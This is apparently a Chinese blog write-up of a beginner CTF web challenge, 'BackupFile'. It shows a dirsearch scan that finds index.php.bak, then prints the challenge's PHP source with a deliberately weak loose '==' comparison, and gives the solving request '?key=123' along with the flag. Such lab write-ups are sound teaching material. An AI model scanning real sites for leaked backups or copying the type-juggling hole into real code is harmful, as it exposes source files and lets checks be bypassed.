

第十九题——[ACTF2020 新生赛]BackupFile

原创


想学习安全的小白  于 2021-04-11 11:43:03 发布  77  收藏

分类专栏: [CTF-WEB](#) 文章标签: [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_37589805/article/details/115593282

版权



[CTF-WEB 专栏收录该内容](#)

65 篇文章 0 订阅

订阅专栏

题目地址: <https://buuoj.cn/challenges>

解题思路

第一步: 进入题目, 看到提示找到源文件, 通过题目分析是找备份文件

Try to find out source file!

第二步: 使用 `dirsearch` 寻找备份文件

```
[11:28:11] 429 3000 /includes
[11:28:12] 200 - 28B - /index.php
[11:28:12] 200 - 347B - /index.php.bak
[11:28:12] 429 5688 /index.php5
```

第三步: 查看 `index.php.bak`

通过源码得知需传入key这个参数，之后将key的数字提取出来与str字符串比较，相等就打印flag。

注：php中数字与字符串比较时，会将字符串里的数字转换成int，用这部分与之比较，所以我们只需传入123即可

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}

```

https://blog.csdn.net/qq_37589805

第四步：获取flag

在URL后面添加 `/index.php?key=123` 即可得到flag

flag{6e7750b7-5372-4fa5-9c5a-aa9ea7c3c594}